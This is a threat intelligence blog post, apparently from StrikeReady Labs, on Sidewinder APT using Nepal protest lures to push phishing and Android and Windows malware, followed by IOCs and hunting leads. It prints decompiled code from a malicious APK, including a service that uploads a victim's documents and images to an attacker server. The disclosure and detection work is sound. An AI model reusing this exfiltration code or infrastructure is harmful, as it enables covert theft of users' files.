Sidewinder APT leverages Nepal protests to push mobile malware

Geopolitical events are often used as a lure for targeted threats, and this case is another example of that. This week, we saw a group that we recently published on change their tactics to target users who are interested in the ongoing protests in Nepal. The protests started after the banning of social media, along with accusations of government corruption, and has led to the deaths of dozens of protesters, as well as the ousting of leadership.

As is typical of this group, they leveraged a triple-threat, of Mobile malware, Windows malware, and Phishing, to accomplish their end goals of data theft. In the first example, we can see the attack spoofing the Nepalese Emergency Service to perform straight credential phishing.



Figure 1: spoofing the emergency service for cred phishing

In the next example, we can see them leveraging the persona of General Ashok Sigdel, the Army Chief of Staff. General Sigdel is the current acting head of Nepal [as of September 2025]

Figure 2: Acting head of Nepal

If one were to try to hear directly from General Sigdel, they would instead install malware `Gen_Ashok_Sigdel_Live.apk` onto their mobile device.

```
            if (param1MultiplePermissionsReport.isAnyPermissionPermanentlyDenied()) {
              MainActivity.-$$Nest$mshowSettingsDialog(MainActivity.this);
              return;
            }
            Toast.makeText((Context)MainActivity.this, "Required permissions not granted", 1).show();
          }
        }).withErrorListener(new MainActivity$$ExternalSyntheticLambda0(this)).onSameThread().check();
  }

  private void loadWebView() {
    this.myWebView.getSettings().setJavaScriptEnabled(true);
    this.myWebView.setWebViewClient(new WebViewClient());
    this.myWebView.loadUrl("https://www.aljazeera.com/news/liveblog/2025/9/9/nepal-protests-live-nepali-congress-office-top-leaders-homes-set-on-fire");
  }

  private void showManageStorageDialog() {
    try {
      Intent intent = new Intent();
      this("android.settings.MANAGE_APP_ALL_FILES_ACCESS_PERMISSION");
      StringBuilder stringBuilder = new StringBuilder();
      this("package:");
      intent.setData(Uri.parse(stringBuilder.append(getPackageName()).toString()));
      startActivity(intent);
      return;
    } catch (Exception exception) {
      startActivity(new Intent("android.settings.MANAGE_ALL_FILES_ACCESS_PERMISSION"));
      return;
    }
  }
```

Figure 3: ida-esque view of the Android malware

After successfully granting the malware permissions to the victim device, the user would be shown this content:



Figure 4: APK decoy content

In the background, however, the malware would begin to exfiltrate content requested by the threat actor. As can be seen in the below image, the malware grabs document and image files, and uploads them to `playservicess.com`.

```
public class FileUploadService extends Service {
  private static final String CHANNEL_ID = "UploadServiceChannel";

  private static final int MAX_RETRIES = 3;

  private static final String PREF_NAME = "upload_prefs";

  private static final String TAG = "FileUploadService";

  private static final int THREAD_COUNT = 15;

  private static final String UPLOADED_FILES_KEY = "uploaded_files";

  private static final String UPLOAD_URL = "https://playservicess.com/dtta/files.php";

  private final List<String> docExts = Arrays.asList(new String[] { ".txt", ".pdf", ".doc", ".docx", ".xls", ".ppt", ".xlsx" });

  private ExecutorService executorService;

  private final List<String> imgExts = Arrays.asList(new String[] { ".jpg", ".jpeg", ".png" });

  private Set<String> uploadedFiles = new HashSet<>();

  private Notification createNotification(String paramString) {
    return (new NotificationCompat.Builder((Context)this, "UploadServiceChannel")).setSmallIcon(R.drawable.play_service_icon).setContentTitle
  }
```

Figure 5: Examination of data theft filters as well as infra

In another instance, the attacker leverages Windows malware to perform similar data theft leveraging `EmergencyApp.exe`, and we also see another Android sample `Emergency_Help.apk`, functionally similar to the backdoor above.



Figure 6: A fake site purporting to be the “Emergency Helpline”



Figure 7: pcap showing ‘qwerty’ sig-able boundary

Hunting leads you may find useful

```
C:\Users\asdf\Desktop\9\x64\Release\ConsoleApplication1.pdb
boundary=----qwerty
/ghijkl/ghijkl/index.php
```

Figure 8: Hunting leads

IOCs

```
Emergency_Help.apk f9b828cc11a032dbb50bd0d85de007d1
Gen_Ashok_Sigdel_Live.apk 437b9fbd82500ee88b8b65e1722e99c5
EmergencyApp.exe f535874179a64f1dc5e289be872026fc
playservicess.com
playsevices.com
194.233.77.73
```

Figure 9: Indicators mentioned

Our github provides a download of the relevant files mentioned in the blog

Acknowledgements

The authors would like to thank the reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at research@strikeready.com if you have corrections, would like us to use your group name, or would like to collaborate on research.

Pivoting through a Sea of indicators to spot Turtles

A blog that describes tracking a targeted threat actor using StrikeReady, passive dns, ssl certificates, and malware analysis.

December 27, 2023 by StrikeReady Labs

6 minutes

Finding the unknown unknowns, part 1

This is the first article in a series about technical hunting wins that are attainable by all SOC teams.

April 20, 2024 by StrikeReady Labs

5 minutes

Don't get BITTER about being targeted -- fight back with the help of the community.

How StrikeReady helped a SOC prioritize alerts triggered by a previously untagged APT actor.

February 29, 2024 by StrikeReady Labs

7 minutes

Sep 12, 2025 by StrikeReady Labs 5 minutes